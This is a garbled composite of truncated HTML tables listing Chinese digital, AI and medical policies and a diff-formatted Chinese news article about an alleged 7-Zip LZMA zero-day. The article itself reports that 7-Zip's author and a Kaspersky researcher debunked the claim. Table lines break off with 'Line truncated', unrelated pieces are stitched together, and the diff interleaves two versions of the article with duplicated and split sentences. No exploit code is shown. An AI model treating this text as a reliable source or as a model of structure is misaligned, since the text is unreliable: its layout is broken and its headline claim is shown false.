<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《关于深化智慧城市发展 推进城市全域数字化转型的指导意见》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">5/20</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">国家发改委等四部门</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《关于推动新型信息基础设施协调发展有关事项的通知》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">9/4</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">工信息部等十一部门</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《城市数字公共基础设施标准体系》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">10/25</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p styleLine truncated
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**人 工 智 能 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《生成式人工智能服务安全基本要求》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/29</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">网安标委</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《信息安全技术 生成式人工智能数据标注安全规范》征求意见稿</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">4/3</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">网安标委</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《信息安全技术 生成式人工智能预训练和优化训练数据安全规范》征求意见稿</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">4/3</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style=Line truncated
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**医 疗 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《关于进一步推进医师电子化信息管理工作的通知》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">3/19</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">国家卫健委</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《中医医院信息与数字化建设规范(2024版)》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">12/5</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">中医药管理局</p></section></section></td></tr></tbody></table>
|
||||
|
||||
|
||||
**09**
|
||||
|
||||
**更多数字化及网络安全政策**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《“数据要素×”三年行动计划(2024—2026年)》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">1/4</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">国家数据局等十七部门</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《关于加强行政事业单位数据资产管理的通知》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/5</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">财政部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《寄递服务用户个人信息安全管理办法(征求意见稿)》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/5</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">国家邮政局</p></seLine truncated
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
渠道合作咨询 田先生 15611262709
|
||||
|
||||
稿件合作 微信:shushu12121
|
||||
|
||||
+32
-55
@@ -1,33 +1,30 @@
|
||||
# 7-Zip 零日漏洞据称已在网上泄露
|
||||
Ots安全 2025-01-01 06:23
|
||||
铸盾安全 河南等级保护测评 2025-01-03 00:10
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
据称,一名在 X 上使用别名“NSA_Employee39”的黑客泄露了一个严重的 7-Zip 零日漏洞,当受害者的机器使用最新版本的 7-Zip 打开或解压时,该漏洞可允许攻击者在受害者的机器上执行任意代码。
|
||||
|
||||
这一披露带来了重大的网络安全风险,特别是在信息窃取恶意软件扩散和潜在供应链攻击载体的背景下。
|
||||
|
||||

|
||||
网络安全新闻
|
||||
最近报道了
|
||||
一个严重的安全漏洞 CVE-2024-11477,该漏洞
|
||||
出现在流行的文件压缩实用程序 7-Zip 中,允许远程攻击者通过特制的档案执行恶意代码。
|
||||
## 漏洞:利用 7-Zip 的 LZMA 解码器
|
||||
|
||||
网络安全新闻 最近报道了 一个严重的安全漏洞 CVE-2024-11477,该漏洞出现在流行的文件压缩实用程序 7-Zip 中,允许远程攻击者通过特制的档案执行恶意代码。
|
||||
|
||||
**漏洞:利用 7-Zip 的 LZMA 解码器**
|
||||
|
||||

此次披露的零日漏洞针对的是 7-Zip 中的 LZMA 解码器。具体来说,它利用格式错误的 LZMA 流来触发RC_NORM函数中的缓冲区溢出。
|
||||
此次披露的零日漏洞针对的是 7-Zip 中的 LZMA 解码器。具体来说,它利用格式错误的 LZMA 流来触发RC_NORM
|
||||
函数中的缓冲区溢出。
|
||||
|
||||
这种复杂的漏洞利用了缓冲区指针和有效载荷对齐,从而在受害者的系统上执行任意代码。
|
||||
|
||||
对于用户来说,这意味着使用 7-Zip 应用程序打开或提取恶意 .7z 文件的简单操作可能会危害系统,使攻击者无需任何额外的用户交互即可执行恶意 shellcode。
|
||||
|
||||

|
||||
|
||||
|
||||
Pastebin 上发布的 0day 漏洞截图
|
||||
|
||||
为了演示该漏洞,“NSA_Employee39”通过 Pastebin 分享了一张截图,其中显示了执行良性负载的代码——启动 Windows 计算器应用程序 ( calc.exe)。然而,此代码很容易被更有害的负载替换,从而大大加剧了威胁。
|
||||
|
||||
**信息窃取恶意软件的新途径**
|
||||
为了演示该漏洞,“NSA_Employee39”通过 Pastebin 分享了一张截图,其中显示了执行良性负载的代码——启动 Windows 计算器应用程序 ( calc.exe
|
||||
)。然而,此代码很容易被更有害的负载替换,从而大大加剧了威胁。
|
||||
## 信息窃取恶意软件的新途径
|
||||
|
||||
在 Infostealer 恶意软件攻击的背景下,这种漏洞尤其令人担忧。这些恶意程序旨在悄悄地从受感染的系统中提取敏感信息,例如登录凭据、银行详细信息和个人数据。
|
||||
|
||||
@@ -50,17 +47,20 @@ Pastebin 上发布的 0day 漏洞截图
|
||||
通过官方渠道报告的漏洞可以让开发人员有时间修补,而未经警告的公开披露则为攻击者提供了立即利用未受保护系统的机会。
|
||||
|
||||
更令人担忧的是,“NSA_Employee39”暗示即将发布另一个针对开源论坛软件 MyBB 的零日漏洞。如果被揭露,这可能会导致大规模入侵,并暴露无数在线社区的敏感数据库。
|
||||
|
||||
**用户和组织应该做什么?**
|
||||
## 用户和组织应该做什么?
|
||||
|
||||
虽然 7-Zip 漏洞的官方补丁尚未发布,但网络安全专家建议立即采取行动以最大程度地降低风险。关键步骤包括:
|
||||
- 监控更新:用户和组织应密切关注 7-Zip 开发人员的更新,并在补丁发布后立即应用补丁。
|
||||
- **监控更新:**
|
||||
用户和组织应密切关注 7-Zip 开发人员的更新,并在补丁发布后立即应用补丁。
|
||||
|
||||
- 实施缓解策略:组织应采用文件沙盒和扫描机制,在处理第三方文件之前对其进行仔细检查。
|
||||
- **实施缓解策略:**
|
||||
组织应采用文件沙盒和扫描机制,在处理第三方文件之前对其进行仔细检查。
|
||||
|
||||
- 提高意识:进行培训,教育用户了解打开未经请求或可疑的存档文件的风险。
|
||||
- **提高意识:**
|
||||
进行培训,教育用户了解打开未经请求或可疑的存档文件的风险。
|
||||
|
||||
- 社区合作:网络安全专家和研究人员必须合作来分析和应对由此和其他漏洞带来的新威胁。
|
||||
- **社区合作:**
|
||||
网络安全专家和研究人员必须合作来分析和应对由此和其他漏洞带来的新威胁。
|
||||
|
||||
对于防御者来说,这凸显了在迅速演变的威胁面前加强防御和保持警惕的迫切需要。
|
||||
|
||||
@@ -72,7 +72,7 @@ Pastebin 上发布的 0day 漏洞截图
|
||||
|
||||

7-Zip 的创建者 Igor Pavlov 在 7-Zip 论坛的漏洞部分驳斥了这些说法,他表示:“Twitter 上的这个报告是假的。我不明白为什么这位 Twitter 用户会做出这样的声明。7-Zip/LZMA 中不存在 ACE 漏洞。”
|
||||
|
||||

|
||||
|
||||
|
||||
@NSA_Employee39 账户没有立即回应社交媒体上的评论请求。
|
||||
|
||||
@@ -80,44 +80,21 @@ Pastebin 上发布的 0day 漏洞截图
|
||||
|
||||

@NSA_Employee39 账户在 Pastebin 上分享了最新消息:“该漏洞源于对 LZMA 流结构的验证不足,导致格式错误的输入触发溢出并执行任意代码。请记住,这只是一个概念验证。”
|
||||
|
||||

|
||||
|
||||
|
||||
美国东部时间下午 6 点更新:
|
||||
**美国东部时间下午 6 点更新:**
|
||||
|
||||

Igor Pavlov 否认了 X 账号分享的说法,他表示“LZMA 解码器中没有 RC_NORM 函数。相反,7-Zip 在 LZMA 编码器和 PPMD 解码器中包含 RC_NORM 宏。因此,LZMA 解码代码不会调用 RC_NORM。漏洞注释中关于 RC_NORM 的说法是不正确的。”
|
||||
|
||||

|
||||
|
||||
|
||||
**更新:2025 年 1 月 1 日 - 上午 12:38:**
|
||||
|
||||
卡巴斯基研究员 Marc R 表示RC_NORM 宏是安全的,不存在任何漏洞。
|
||||
> 主题:揭穿 7-Zip 漏洞 PoC 🚨📂
|
||||
|
||||
1/🚩声明:网上分享了一个 7-Zip 的概念验证漏洞,据称针对的是 LZMA 解码器中的漏洞。据称,该漏洞会触发 RC_NORM 宏中的缓冲区溢出。让我们深入分析一下!🕵️♂️…
|
||||
卡巴斯基研究员 Marc R 表示**RC_NORM 宏**
|
||||
是安全的,不存在任何漏洞。
|
||||
|
||||
此外,他们确认,**格式错误的 LZMA 流**
|
||||
会触发错误,而不是导致溢出,从而确保了处理此类情况的稳健性。此外,概念验证中包含的**shellcode 和偏移量**
|
||||
不起作用,导致漏洞利用无效。
|
||||
|
||||
|
||||
|
||||
— Marc R (@Seifreed) 2025 年 1 月 1 日
|
||||
|
||||
此外,他们确认,格式错误的 LZMA 流会触发错误,而不是导致溢出,从而确保了处理此类情况的稳健性。此外,概念验证中包含的shellcode 和偏移量不起作用,导致漏洞利用无效。
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||
|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
